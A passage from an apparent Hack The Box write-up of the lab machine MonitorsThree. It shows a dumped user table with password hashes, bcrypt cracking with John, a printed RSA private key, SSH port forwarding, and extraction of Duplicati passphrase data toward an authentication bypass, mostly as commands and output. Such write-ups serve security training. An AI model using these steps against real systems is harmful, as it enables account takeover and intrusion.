             full_name: Guest Account
         email_address: [email protected]
  must_change_password:
       password_change:
             show_tree: on
             show_list: on
          show_preview: on
        graph_settings:
            login_opts: 1
         policy_graphs: 1
          policy_trees: 1
          policy_hosts: 1
policy_graph_templates: 1
               enabled:
            lastchange: -1
             lastlogin: -1
      password_history: -1
                locked:
       failed_attempts: 0
              lastfail: 0
           reset_perms: 3774379591
*************************** 3. row ***************************
                    id: 4
              username: marcus
              password: $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK
                 realm: 0
             full_name: Marcus
         email_address: [email protected]
  must_change_password:
       password_change: on
             show_tree: on
             show_list: on
          show_preview: on
        graph_settings: on
            login_opts: 1
         policy_graphs: 1
          policy_trees: 1
          policy_hosts: 1
policy_graph_templates: 1
               enabled: on
            lastchange: -1
             lastlogin: -1
      password_history:
                locked:
       failed_attempts: 0
              lastfail: 0
           reset_perms: 1677427318
3 rows in set (0.000 sec)

ERROR: No query specified| Username | Hash |
|---|---|
| marcus | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |
Privilege Escalation to marcus
Cracking marcus Hash using John
In order to perform the privilege escalation to marcus we needed to crack his hash using John.
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ cat marcus_hash
$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ sudo john marcus_hash --wordlist=/usr/share/wordlists/rockyou.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678910 (?)
1g 0:00:00:03 DONE (2024-08-27 15:20) 0.2785g/s 130.3p/s 130.3c/s 130.3C/s 12345678910..christina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.| Username | Password |
|---|---|
| marcus | 12345678910 |
Since access via SSH was only allowed having the private key of marcus, we switched to him inside our session as www-data.
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
The authenticity of host 'monitorsthree.htb (10.129.225.157)' can't be established.
ED25519 key fingerprint is SHA256:1llzaKeglum8R0dawipiv9mSGU33yzoUW3frO9MAF6U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'monitorsthree.htb' (ED25519) to the list of known hosts.
[email protected]: Permission denied (publickey).
www-data@monitorsthree:~/html/cacti/include$ su - marcus
Password:
marcus@monitorsthree:~$user.txt
With access to marcus we were able to grab the user.txt inside his home directory.
marcus@monitorsthree:~$ cat user.txt
0a1129dec3d15c1ade94e3a63d57eeaf
Pivoting
We did some basic checks on marcus and since he was not able to execute anything using sudo, we had a look on potentially running applications on localhost.
marcus@monitorsthree:~$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
marcus@monitorsthree:~$ sudo -l
[sudo] password for marcus:
Sorry, user marcus may not run sudo on monitorsthree.And indeed we found something running on port 8200/TCP.
marcus@monitorsthree:~$ ss -tulpn
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0      127.0.0.53%lo:53         0.0.0.0:*
udp   UNCONN 0      0            0.0.0.0:68         0.0.0.0:*
tcp   LISTEN 0      70         127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:46417      0.0.0.0:*
tcp   LISTEN 0      500          0.0.0.0:8084       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:8200       0.0.0.0:*
tcp   LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:80         0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      511             [::]:80            [::]:*
tcp   LISTEN 0      128             [::]:22            [::]:*
Port Forwarding via SSH to access Port 8200/TCP
Luckily for us marcus had a already available SSH key inside his .ssh folder.
marcus@monitorsthree:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAu9+ZgvzIWqU8CzM/Mq/XxpBaCsno2RRPQqfex0Xu9/k64uJH
e5yNtP5nmriKs2iqNi6us0k8ajrbuBttHNn7vN3p2zgZYL3Yb9/bhcrMpbeL6+lt
gtZAzrbRdCb/D3su8fR+tHeEcFv9SmUKzgWv2Ob7tMxgHfCY0NuBlxp2X4vBoyQK
TOqIsDsct9k7AXwcFgs1GLuiq9K9XVra/fZ1JUQR1X40wszvsTgNvl1Ra3g9p3pJ
5n7p0cphsFMMkMFpu6rHgHIAb21jc6tAqVMYB20Uq2FuBg1HsPeY1QZ5jMqfXFv5
Gx2QNnV77OulimHEpr0/ffbf/vFFE+xi2bZQCQIDAQABAoIBAAwNL9/DL2cBKnTd
eLRbq0/FesEuao1iTCNOeW/3AHlPt4NOWJ+JT13I5AR8ygjwMdr/65z8ma+Gzwlk
WP98zDU1VwcE9jvKcdPbXE2c0Lvgpk0f0DKQY9/ewljdF4d6s2w57tbMw+YhQIJB
MQw+OSWEy6ixY4kIIgVjz1BOFkHSrO07vvPC8bmW1plPjikY6cPs62Vg6LQYd6me
JbZVnN6KSUO8WKbPaJs8MME35fXc/K/B9guap6/+HIpCyDgSG28Hve7Tz7lHdahe
KWNhQy92CXAIWqPxW1la3kIsauEFNy6ZIktM+4MKoRuwcGTcWbl2dWmMpxB1+c+/
lzSinAECgYEAxBj8YmOwaHRHqfDPwiRkxPNrzfb6FWKXmWuA4wGZqqPP6gzixS1l
EPTeQB+6IwPL/gNqtuIT2Y2Gpbap5keFDKf2To+xFJ0ByqNSZXRbAifxC8R0Tfew
moiUIvsL5wOmwtKini0z4VMQ68FFTagnFki+aGyfjnfUOv6pWQWKgSECgYEA9UN5
+UvCrrHO5ne+PSW70xCtkllF7mmONw91KxuU3MPCHLMTAkTHJPf6kKO2eVHQoUUl
36Ycbl60em4h0CElvbU/QMLa1CDm6XLTBnhHVePLYuZUe5+Izps425p8VcwePzK/
Y+pNn0w+jlMD3zvSB2f4k1pJ4mN83t1lsKpoqekCgYBTb8IrZvlPaHJ5l3H+zBdo
SZ6ME1MTOFECwWAktrCYj3zOvE7c0NTY4yeRpy4+6cWpPfDxAb6qaXJqHg+qYLH2
0ZyWjsMs3yU9AEL10g1LHI2OkTdfWU12YziMrb7Bu6b/7DmvDdKuQ/bGKQUA5tRC
wg7qRZWaO9g8hdCuhRIKoQKBgQCOG+PPu8L439PHG/ihi3yR5ib8Fjf71TNu2ckF
Cj0t0Utmv6ey99D/raOELSeskeg1mVBBjwkINl2SVr/GzX4FtsAIsR6ELPA+saZu
KEEFFjEhg93Np3loZO4D6DZErDmWWrwkk30YYOAaLSWgMhQW8HpKPtVylDylEVk7
jPGKCQKBgQCdoibUeRaByyF2ZysBxsPV6SdxOT/DGJio7wwrW7FEBeePyp0SncyL
Gt2Tuz2E6YAX3L75cUyloAOb3bv7cKYqf+hvoCYZ8IrX+bbiwOdyrsYh1uKhAlU/
A2XDpI+TKj3PdET40d8Ert5snCrL3AnbI2rMMAJtflNpUhOGZ55lQQ==
-----END RSA PRIVATE KEY-----
We saved it to our local machine, set the required permissions and then forwarded port 8200/TCP.
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ cat marcus_id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAu9+ZgvzIWqU8CzM/Mq/XxpBaCsno2RRPQqfex0Xu9/k64uJH
e5yNtP5nmriKs2iqNi6us0k8ajrbuBttHNn7vN3p2zgZYL3Yb9/bhcrMpbeL6+lt
gtZAzrbRdCb/D3su8fR+tHeEcFv9SmUKzgWv2Ob7tMxgHfCY0NuBlxp2X4vBoyQK
TOqIsDsct9k7AXwcFgs1GLuiq9K9XVra/fZ1JUQR1X40wszvsTgNvl1Ra3g9p3pJ
5n7p0cphsFMMkMFpu6rHgHIAb21jc6tAqVMYB20Uq2FuBg1HsPeY1QZ5jMqfXFv5
Gx2QNnV77OulimHEpr0/ffbf/vFFE+xi2bZQCQIDAQABAoIBAAwNL9/DL2cBKnTd
eLRbq0/FesEuao1iTCNOeW/3AHlPt4NOWJ+JT13I5AR8ygjwMdr/65z8ma+Gzwlk
WP98zDU1VwcE9jvKcdPbXE2c0Lvgpk0f0DKQY9/ewljdF4d6s2w57tbMw+YhQIJB
MQw+OSWEy6ixY4kIIgVjz1BOFkHSrO07vvPC8bmW1plPjikY6cPs62Vg6LQYd6me
JbZVnN6KSUO8WKbPaJs8MME35fXc/K/B9guap6/+HIpCyDgSG28Hve7Tz7lHdahe
KWNhQy92CXAIWqPxW1la3kIsauEFNy6ZIktM+4MKoRuwcGTcWbl2dWmMpxB1+c+/
lzSinAECgYEAxBj8YmOwaHRHqfDPwiRkxPNrzfb6FWKXmWuA4wGZqqPP6gzixS1l
EPTeQB+6IwPL/gNqtuIT2Y2Gpbap5keFDKf2To+xFJ0ByqNSZXRbAifxC8R0Tfew
moiUIvsL5wOmwtKini0z4VMQ68FFTagnFki+aGyfjnfUOv6pWQWKgSECgYEA9UN5
+UvCrrHO5ne+PSW70xCtkllF7mmONw91KxuU3MPCHLMTAkTHJPf6kKO2eVHQoUUl
36Ycbl60em4h0CElvbU/QMLa1CDm6XLTBnhHVePLYuZUe5+Izps425p8VcwePzK/
Y+pNn0w+jlMD3zvSB2f4k1pJ4mN83t1lsKpoqekCgYBTb8IrZvlPaHJ5l3H+zBdo
SZ6ME1MTOFECwWAktrCYj3zOvE7c0NTY4yeRpy4+6cWpPfDxAb6qaXJqHg+qYLH2
0ZyWjsMs3yU9AEL10g1LHI2OkTdfWU12YziMrb7Bu6b/7DmvDdKuQ/bGKQUA5tRC
wg7qRZWaO9g8hdCuhRIKoQKBgQCOG+PPu8L439PHG/ihi3yR5ib8Fjf71TNu2ckF
Cj0t0Utmv6ey99D/raOELSeskeg1mVBBjwkINl2SVr/GzX4FtsAIsR6ELPA+saZu
KEEFFjEhg93Np3loZO4D6DZErDmWWrwkk30YYOAaLSWgMhQW8HpKPtVylDylEVk7
jPGKCQKBgQCdoibUeRaByyF2ZysBxsPV6SdxOT/DGJio7wwrW7FEBeePyp0SncyL
Gt2Tuz2E6YAX3L75cUyloAOb3bv7cKYqf+hvoCYZ8IrX+bbiwOdyrsYh1uKhAlU/
A2XDpI+TKj3PdET40d8Ert5snCrL3AnbI2rMMAJtflNpUhOGZ55lQQ==
-----END RSA PRIVATE KEY-----
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ chmod 600 marcus_id_rsa┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ ssh -i marcus_id_rsa -L 8200:127.0.0.1:8200 [email protected]
Last login: Tue Aug 20 11:34:00 2024
marcus@monitorsthree:~$Enumeration of Port 8200/TCP
On port 8200/TCP we got greeted by an application called Duplicati which required a password in order to login.

Duplicati Authentication Bypass
After doing a bit of research we found an issue on GitHub which described a Authentication Bypass vulnerability. We also found an article on Medium which described the necessary steps when access to the sqlite3 database of the application was given.
- https://github.com/duplicati/duplicati/issues/5197
- https://medium.com/@STarXT/duplicati-bypassing-login-authentication-with-server-passphrase-024d6991e9ee
We checked if the pre-requisited would match and found the Duplicati-server.sqlite database inside /opt/duplicati/configs.
marcus@monitorsthree:/opt$ ls -la
total 24
drwxr-xr-x  5 root root 4096 Aug 18 08:00 .
drwxr-xr-x 18 root root 4096 Aug 19 13:00 ..
drwxr-xr-x  3 root root 4096 May 20 15:53 backups
drwx--x--x  4 root root 4096 May 20 14:38 containerd
-rw-r--r--  1 root root  318 May 26 16:08 docker-compose.yml
drwxr-xr-x  3 root root 4096 Aug 18 08:00 duplicati
marcus@monitorsthree:/opt/duplicati$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Aug 18 08:00 .
drwxr-xr-x 5 root root 4096 Aug 18 08:00 ..
drwxr-xr-x 4 root root 4096 Aug 27 11:00 configmarcus@monitorsthree:/opt/duplicati/config$ ls -la
total 2688
drwxr-xr-x 4 root root 4096 Aug 27 11:00 .
drwxr-xr-x 3 root root 4096 Aug 18 08:00 ..
drwxr-xr-x 3 root root 4096 Aug 18 08:00 .config
-rw-r--r-- 1 root root 2646016 Aug 27 11:00 CTADPNHLTC.sqlite
-rw-r--r-- 1 root root 90112 Aug 27 11:00 Duplicati-server.sqlite
drwxr-xr-x 2 root root 4096 Aug 18 08:00 control_dir_v2We copied the database to our local machine using SSH.
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ scp -i marcus_id_rsa [email protected]:/opt/duplicati/config/Duplicati-server.sqlite .
Duplicati-server.sqlite                                                                                                                                                                                   100%   88KB 952.8KB/s   00:00
Then we opened it with sqlitebrowser, switched to Browse Data and selected Option as Table to get access the hashed server-passphrase.
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ sqlitebrowser Duplicati-server.sqlite
marcus@monitorsthree:/opt/duplicati/config$ strings Duplicati-server.sqlite
<--- CUT FOR BREVITY --->
server-passphrase-trayicon-hashxHKYmIoj4fy9JNnhBg08C2JLBO54D2qI5K2IBaXzOHA=D@
server-passphrase-trayicon36d9af9c-3213-405c-92c7-f65836cc407fH?
server-passphrase-saltxTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=C>
server-passphraseWb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=
<--- CUT FOR BREVITY --->
Next we checked the JavaScript file described in the article to verify that the application was vulnerable.

With all that verified we intercepted the login request using Burp Suite to start the steps for the authentication bypass.
POST /login.cgi HTTP/1.1
Host: 127.0.0.1:8200
Content-Length: 11
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8200
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8200/login.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

get-nonce=1

Next we moved to Action > Do intercept > Response to this request and then forwarded the request once. The response of the application showed us the Nonce value which changes every time an login attempt is made.
